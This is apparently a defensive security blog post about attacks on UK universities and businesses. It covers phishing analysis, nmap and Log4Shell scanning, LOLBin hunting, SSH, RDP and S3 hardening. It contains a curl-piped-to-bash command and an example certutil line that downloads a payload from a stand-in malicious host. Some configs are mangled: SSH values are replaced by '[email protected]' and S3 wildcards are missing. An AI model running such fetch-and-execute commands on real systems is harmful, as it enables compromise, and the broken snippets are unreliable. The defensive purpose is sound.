Listen to this Post

Introduction:
The UK is facing a cyber crisis of unprecedented scale, with a recent survey revealing that 91% of universities and 43% of businesses suffered attacks in the last year. This isn’t just about stolen data; it’s about the systemic vulnerability of critical educational and economic institutions. This article provides a technical roadmap for understanding and defending against the specific attack vectors fueling this epidemic.
Learning Objectives:
- Identify and mitigate the primary initial access techniques used against educational and corporate networks.
- Implement advanced detection rules and hardening configurations for Windows, Linux, and cloud environments.
- Develop a proactive incident response and threat hunting strategy based on real-world attacker Tradecraft.
You Should Know:
1. Phishing Campaigns: The Primary Initial Access Vector
Attackers consistently use phishing to gain a foothold. The Jaguar Land Rover breach is suspected to have started this way.
`Verified Command – Email Header Analysis (CLI)`
 Using a tool like 'messageheader' or native commands to analyze a suspicious email
curl -s https://raw.githubusercontent.com/bitc/bash-email-header-analyzer/main/emailanalyzer.sh | bash -s -- "path/to/emlfile.eml"
Step-by-step guide:
- Save the suspicious email as an `.eml` file.
- Run the above script, pointing it to the file. This will extract and analyze key headers like
Received,Return-Path, andAuthentication-Results. - Scrutinize the originating IP addresses using a reputation service like `AbuseIPDB` (
curl -sG https://api.abuseipdb.com/api/v2/check --data-urlencode "ipAddress=1.2.3.4" -H "Key: YOUR_API_KEY" | jq .). - Check the `Message-ID` and `From` domains for typosquatting (e.g., `univer5ity-ac-uk` instead of
university-ac-uk).
2. Exploiting Public-Facing Applications
Universities run numerous public services (portals, libraries, VPNs) which are scanned and exploited relentlessly.
`Verified Command – Network Service Scanning with Nmap`
nmap -sV -sC -O -p- --script vuln <target_ip_or_subnet>
Step-by-step guide:
- Purpose: This Nmap command performs a comprehensive scan of all ports (
-p-), enumerates service versions (-sV), runs default scripts (-sC), attempts OS detection (-O), and executes vulnerability scripts (--script vuln). - Defensive Use: Run this against your own external IP range to see what an attacker sees. Identify and patch services with known CVEs reported by the `vuln` scripts.
- Mitigation: For any unnecessary service found, use a host-based firewall to block access. On Linux with
ufw:sudo ufw deny from any to any port <port_number>.
3. Endpoint Detection and Response (EDR) Hunting Query
Once inside, attackers use Living-off-the-Land Binaries (LOLBins) like `certutil.exe` or `mshta.exe` for payload retrieval.
`Verified Query – Microsoft Defender Advanced Hunting (KQL)`
DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessVersionInfoOriginalFileName in~ ("certutil.exe", "bitsadmin.exe", "mshta.exe", "wscript.exe")
| where InitiatingProcessFileName !in~ ("msedge.exe", "chrome.exe", "firefox.exe")
| where ActionType == "ProcessCreated"
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName
Step-by-step guide:
- Purpose: This Kusto Query Language (KQL) query hunts for suspicious use of legitimate Windows utilities that are not launched by a common browser, a key indicator of LOLBin abuse.
- Implementation: Navigate to the Microsoft 365 Defender portal, go to Advanced Hunting, and paste this query.
- Analysis: Review the `ProcessCommandLine` for anomalous arguments, such as
certutil -urlcache -split -f http://malicious.site/payload.exe C:\Windows\Temp\payload.exe. Create a custom detection alert for such command-line patterns.
4. Hardening Linux SSH Servers
SSH servers are a primary target for brute-force and key-based attacks on university research systems.
`Verified Configuration – /etc/ssh/sshd_config Hardening`
 Disable root login
PermitRootLogin no
 Use key-based authentication only
PasswordAuthentication no
 Use a non-standard port
Port 2222
 Restrict users and IPs
AllowUsers [email protected]/24
 Enable two-factor authentication
AuthenticationMethods publickey,keyboard-interactive
 Use strong Key Exchange, Ciphers, and MACs
KexAlgorithms [email protected]
Ciphers [email protected],[email protected]
MACs [email protected]
Step-by-step guide:
- Edit the SSH server configuration file:
sudo nano /etc/ssh/sshd_config. - Apply the above settings, adjusting the `AllowUsers` directive to match your admin users and trusted IP range.
- Restart the SSH service:
sudo systemctl restart sshd. - Crucially, before closing your current session, open a new terminal and test the new connection to avoid locking yourself out.
5. Windows Group Policy for RDP Protection
The nursery chain breach may have involved RDP compromise. Harden it immediately.
`Verified Commands – PowerShell for RDP Security`
 Enable Network Level Authentication (NLA)
Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -Name "UserAuthentication" -Value 1
 Set RDP to use TLS 1.2 only
Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -Name "SSLCipherSuite" -Value "TLS_RSA_WITH_AES_256_GCM_SHA384"
 Restrict RDP access to a specific security group
Add-LocalGroupMember -Group "Remote Desktop Users" -Member "YOUR_SECURITY_GROUP"
Step-by-step guide:
1. Run Windows PowerShell as an Administrator.
- Execute these commands one by one. The first command forces NLA, requiring authentication before a session is established.
- The second command hardens the cryptographic suite used by RDP.
- The third command should be modified to add a specific, restricted Active Directory or local group to the “Remote Desktop Users,” removing the default “Everyone” setting.
6. Cloud Storage Bucket Hardening (AWS S3)
Misconfigured cloud storage is a common source of data leaks, including potentially sensitive research data.
`Verified Policy – AWS S3 Bucket Policy to Block Public Access`
{
"Version": "2012-10-17",
"Statement": [
{
"Sid": "ForceSSLOnlyAccess",
"Effect": "Deny",
"Principal": "",
"Action": "s3:",
"Resource": [
"arn:aws:s3:::YOUR-BUCKET-NAME",
"arn:aws:s3:::YOUR-BUCKET-NAME/"
],
"Condition": {
"Bool": {
"aws:SecureTransport": "false"
}
}
}
]
}
Step-by-step guide:
- In the AWS S3 console, navigate to the bucket you wish to protect.
- Go to the Permissions tab and then Bucket Policy.
- Paste the above JSON, replacing `YOUR-BUCKET-NAME` with the actual name of your bucket.
- This policy explicitly denies any access that does not use SSL/TLS (HTTPS), preventing accidental public exposure via HTTP.
7. Vulnerability Exploitation & Mitigation: Log4Shell (CVE-2021-44228)
Many institutions were compromised through the Log4j vulnerability. Understanding its exploitation is key to defense.
`Verified Command – Scanning for Log4Shell Vulnerability`
 Using the open-source scanner 'log4j-scan'
git clone https://github.com/fullhunt/log4j-scan.git
cd log4j-scan
python3 log4j-scan.py -u https://target-application.com --run-all-tests
`Verified Mitigation – System Property Mitigation`
 For Java applications, set the system property to disable lookups
java -Dlog4j2.formatMsgNoLookups=true -jar your_application.jar
Step-by-step guide:
- Scanning: Use the `log4j-scan` tool (or similar) against your web applications to check for active vulnerabilities. This simulates the JNDI lookup attacks an attacker would use.
- Mitigation: The most effective long-term mitigation is patching. However, as an immediate workaround, the `-Dlog4j2.formatMsgNoLookups=true` system property can be added to the Java command line to disable the vulnerable feature. This should be a temporary measure until the application can be upgraded to a patched Log4j version (2.17.0 or later).
What Undercode Say:
- The Attack Surface is Expanding Faster Than Defenses Can Keep Up. The sheer number of internet-facing services in universities (research portals, student systems, IoT devices) creates an unmanageable attack surface for under-resourced IT teams.
- Human Element Remains the Critical Vulnerability. From phishing to misconfigurations, the technical chain of compromise almost always begins with a human factor, highlighting a dire need for continuous, engaging security awareness training.
The UK’s situation is not an anomaly but a precursor. The concentration of valuable data (research, intellectual property, personal information) in academic institutions, combined with traditionally open and decentralized IT environments, makes them a perfect storm for threat actors. The high success rate indicates that defensive postures are largely reactive. The shift must be towards proactive, intelligence-driven defense, leveraging automation for threat hunting and configuration management to reduce the human-dependent attack surface. The techniques used in the UK will be exported globally.
Prediction:
The success of these widespread attacks against UK institutions will serve as a blueprint for global threat actors, leading to a 30% year-over-year increase in targeted attacks on the global education sector within two years. This will force a fundamental restructuring of university IT funding models, shifting cybersecurity from an operational cost to a strategic, board-level investment priority, mirroring the evolution seen in the financial sector a decade prior. We will also see the rise of specialized ransomware-as-a-service groups focusing exclusively on the education vertical.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Bobcarver Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


